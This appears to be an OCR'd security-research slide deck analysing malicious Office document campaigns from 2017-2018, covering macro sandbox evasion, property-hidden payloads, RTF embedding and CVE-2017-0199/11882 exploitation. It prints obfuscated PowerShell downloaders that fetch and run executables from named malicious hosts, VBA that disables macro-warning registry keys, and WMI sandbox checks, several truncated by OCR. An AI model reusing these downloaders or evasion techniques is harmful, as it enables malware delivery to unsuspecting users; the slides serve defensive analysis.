
- No function in macro code that deletes overlay data
- Self-Deletion works even if file is just opened
- Parsed excel file in Biffview [3] and found that it has WRITEACCESS record [4]

BIFF BOF (809h)	16	00 06 05 00 54 38 CD 07 C1 C0 01 00 06 07 00 00
BIFF INTERFACEHDR (E1h)	2	B0 04
BIFF MMS (C1h)	2	00 00
BIFF INTERFACEEND (E2h)	0	
BIFF WRITEACCESS (5Ch)	112	06 00 00 4E 6F 72 6D 61 6E 20

- Junk data in WRITEACCESS record which makes excel to update the WRITEACCESS record with username that last opened it.

Campaign #5 - xObjectEnum

- Macro code in the documents were using enum values from different built-in classes in VBA objects




- We observed this campaign starting from May 2017 to Apr 2018
- These excel documents were using Italian, Polish and German invoice and VAT templates

Campaign #5 - xObjectEnum

- The code checks enum value before starting infection cycle
- This method is used to bypass the emulation tools and detect office version

```
Sub Workbook_Open()
If xlFloor > 0 Then
Shell nanobool, xlDataBarBorderNone
End If
End Sub
Private Function stupidan(ByVal rava As Integer, ByV
Randomize
randomNumber = Int((gef - rava) * Rnd) + rava
stupidan = randomNumber
End Function
```



Campaign #5 - xObjectEnum

- PowerShell for downloading the final payload
- PowerShell code is obfuscated and uses sleep function

```
cMd   /c"poweRSheLL -NoniNTeRACtivE  -NoPr  -exeCuTi  ByPASS -WinDO  hIDDen  "do{sleep
25;(.(\"{2}{0}{1}\" -f'-o','bject','new') (\"{1}{3}{5}{0}{2}{4}\"
-f't','syst','.webclie','em','nt','.ne')).('d'+'ow'+'nloadfil'+
'e').Invoke('https://fordata.co/bml','%localappdata%
.exe')}while(!$?);&(\"{0}{2}{1}\"-f'star','ss','t-proce') '%temp%.exe""


cMd   /c"poweRSheLL  -NoniNTeRaCtivE  -NoPr  -exeCuTi  ByPASS -WinDO  hIDDen  "do{sleep
4;(.(\"{2}{0}{1}\" -f'-o','bject','new') (\"{1}{3}{5}{0}{2}{4}\"
-f't','syst','.webclie','em','nt','.ne')).('d'+'ow'+'nloadfil'+
'e').Invoke('https://scaricapag.win/eco','%localappdata%
.exe')}while(!$?);&(\"{0}{2}{1}\"-f'star','ss','t-proce') '%localappdata%.exe'"
```

Campaign #6 - PingStatus

- The documents used Win32_PingStatus WMI class to detect sandbox
- ping to location.microsoft.com and %userdomain%
- Observed in Mar 2018 and dropping Win32.PWS.Mimikatz


```
Sub AutoOpen()
On Error Resume Next
    Set ImogenPhotobiologic = GetObject("winmgmts:").Get("Win32_PingStatus.Address='location.microsoft.com',ResolveAddressNames=True")
    With ImogenPhotobiologic
        Debug.Print "Status Code: " & .StatusCode
        If .StatusCode = 0 Then
            EtzelUnpolishedness = False
        ElseIf .StatusCode > 0 Then
            EtzelUnpolishedness = False
        Else 'No DNS Resolution
            EtzelUnpolishedness = True
        End If
    End With

    Set ImogenPhotobiologic = GetObject("winmgmts:").Get("Win32_PingStatus.Address='" & Environ$("userdomain") & "',ResolveAddressNames=True"
    With ImogenPhotobiologic
        Debug.Print "Status Code: " & .StatusCode
```

Campaign #7 - Multiple embedded macros

- Malicious RTF document contains multiple embedded Excel sheets
- Observed this campaign starting from Aug 2017 to Apr 2018
- Dropped Win32.Backdoor.AgentTesla, Win32.PWS.LokiBot, Win32.Backdoor.Remcos payloads
- Macro warning popup to enable or disable macro

Campaign #7 - Multiple embedded macros

- No way to stop these popups except to click on all of them or to force quit Word app



- One of the malicious RTF had 10 embedded Excel sheets

Campaign #7 - Multiple embedded macros

- Enable macro removes additional warning popups
- Macro code disables the warning popup from windows registry

```
Last = exec0 + exec1 + exec2 + exec3 + exec4 + exec5 + exec6 + exec7 + exec8 + exec9 + exec010 + exec011 + exec012
Shell (Last)
Set wso = CreateObject("WScript.Shell")
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
```

Campaign #7 - Multiple embedded macros


- Usage of “\objupdate” control for embedded Excel sheet objects (OLE object)

```
\f34\fs22\lang1033\langfe1033\cgrid\langnp1033\langfenp1033\insrsid6112870\charrsid6112870 {\object\objemb{\*\objclass
Excel.SheetMacroEnabled.12}\objupdate{\*\objdata 01050000020000001b000000457863656c2e53686565744d6163726f456e61626c65642e31
00580000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff09000600000000000000000000000100000001000000000000000010000002 0
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

- Triggers the macro code inside the embedded Excel sheet while the RTF document is being loaded in the Microsoft Word application


Campaign #8 - HideInProperty

- PowerShell code hidden using built-in and custom document properties
- This campaign was prevalent from Jul 2017 to Mar 2018
- Dropping and installing Win32.Banker.Emotet



Campaign #8 – HideInProperty variants

- Obfuscated PowerShell command strings stored in custom properties



- Uses formatted string technique to build final PowerShell code

```
${Ws`CRiPT}=.("{1}{2}{0}"-f'bject','ne','w-o')-ComObject("{0}{1}{2}{3}"-f'W','Sc','rip','t.Shel
,'Syst','em','et.Web');${r`AN`dOM}=.("{1}{3}{0}{2}"-f'bjec','ne','t','w-o')("{0}{1}{2}"-f'rand'
}{25}{9}{21}{18}{1}{12}{20}{19}{15}"-f'o','/n','.br/Q',',http:','v/,http://ludujem.com/IXCKoJ
','LQsC','m','/','o','co','.com/L','http:','emesismedia.co.','///','f','YC/','//tre','vorcameron
ovs.c','c').("{0}{1}"-f'Spl','it').Invoke(',');${Na`Me}=${R`AN`dOM}.("{1}{0}"-f't','nex').Invok
S}){try{${wEb`c`LiEnt}.("{3}{0}{2}{1}"-f'ownl','File','oad','D').Invoke(${u`RL}.("{2}{1}{0}"-f'
k;}catch{.("{2}{0}{1}"-f'rite','-host','w')${_}."eXc`eP`TION"."mess`A`GE";}}
```

Campaign #9 - USR-KL

- This campaign use http UserAgent strings - USR-KL and TST-DC.
- This campaign was active from Jan 2018 to May 2018
- Dropping Win32.Backdoor.AgentTesla, Win32.Backdoor.Bladabindi
- Macro code contains junk constants values

```
Dim E_V As String
E_V = "79AC79799AAD4379797D79AC5D54797979B57979AE79A88D55794C79A4799
Dim W_ICY As String
W_ICY = "7979795B5C41B570793F6B793D79B96A4E50B7615F79514E8B79884C799
Dim EK_NW As String
EK_NW = "917965A57747B979AE797955794D79797979A7AD7979A3798D797979799
Dim B_RJO As String
B_RJO = "79797979AF7D797979795190797949797979797A79747979B0B65B934
Dim YX_B As String
```

Campaign #9 - USR-KL

- Malicious PowerShell code is hidden in document variables (in case of doc file) and excel sheet cells


```
Dim JKF_CSX As String
JKF_CSX = ThisWorkbook.Sheets("sheet1").Range("J201").Value

    R_WF.Exec F_AE(ActiveDocument.Variables("WI_LL"))
End Function
```

- Uses the same decryption method as mentioned in campaign #5

```
For i = 1 To Len(encrypted_code) Step 2
    encrypted_char = Chr("&H" & Mid(encrypted_code, i, 2))
    decrypted_code = decrypted_code & Chr(Asc(encrypted_char) - 13)
Next
```

Use of Exploit - CVE.2017.0199

- The prevalent one was CVE.2017.0199 exploit
- In the wild starting from Apr 2017
- Observed Win32.Ransom.PEC, Win32.Banker.PandaBanker, Win32.Banker.Emotet, payloads dropped
- Use OLE2Link object to download the HTA file that download the final payload




Use of Exploit - CVE.2017.0199

- Content type of the response is set to “application/hta”

```
GET /paragraph.rtf HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; T
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
Host: markspencer44.000webhostapp.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 05 May 2017 07:28:53 GMT
Content-Type: application/hta
```


Use of Exploit - CVE.2017.0199

- HTA script contains junk data but HTA parser will load it without any error




Use of Exploit - CVE.2017.11882

- This vulnerability is related to Microsoft Equation Editor
- Observed Win32.PWS.LokiBot and Win32.PWS.Fareit malware being dropped using these exploits from Nov 2017 to Apr 2018




RTF file format obfuscation

- Junk data insertion in RTF header.



